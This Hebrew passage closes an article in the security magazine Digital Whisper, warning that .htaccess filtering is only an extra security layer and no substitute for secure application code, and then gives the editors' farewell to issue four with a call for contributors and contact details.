נקודה חשובה מאוד שהייתי רוצה להזכיר לפני סוף המאמר היא ששימוש ב-htaccess. לא מחליף את האבטחה של המערכת שלכם. לדוגמא- נכון שבעזרתו אפשר לסנן קלט, אך הדבר לא אומר שכעת אין לממש מנגנון קלט במערכת עצמה. כמו שכתבתי בתחילת המאמר, הקובץ ישמש רק כרמה נוספת, ושימוש בו לא פותר אתכם מלפתח מערכות מאובטחות. פגשתי מספר לא קטן של מקרים שבהם אבטחה של מערכת מסויימת הסתמכה על הגדרות המעטפת של אותה מערכת ומפני ששינו או הגדירו מחדש את המעטפת ולא הקדישו לאבטחה מחשבה- המערכת נשארה פרוצה. מכיוון שכך, אדגיש שוב לסיום, **אין להסתמך על הנושא כפתרון אבטחה יחידי.**



דברי סיום

בזאת אנחנו סוגרים את הגליון הרביעי של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של ינואר 2010.

אפיק קסטיאל,

ניר אדר,

1/1/2010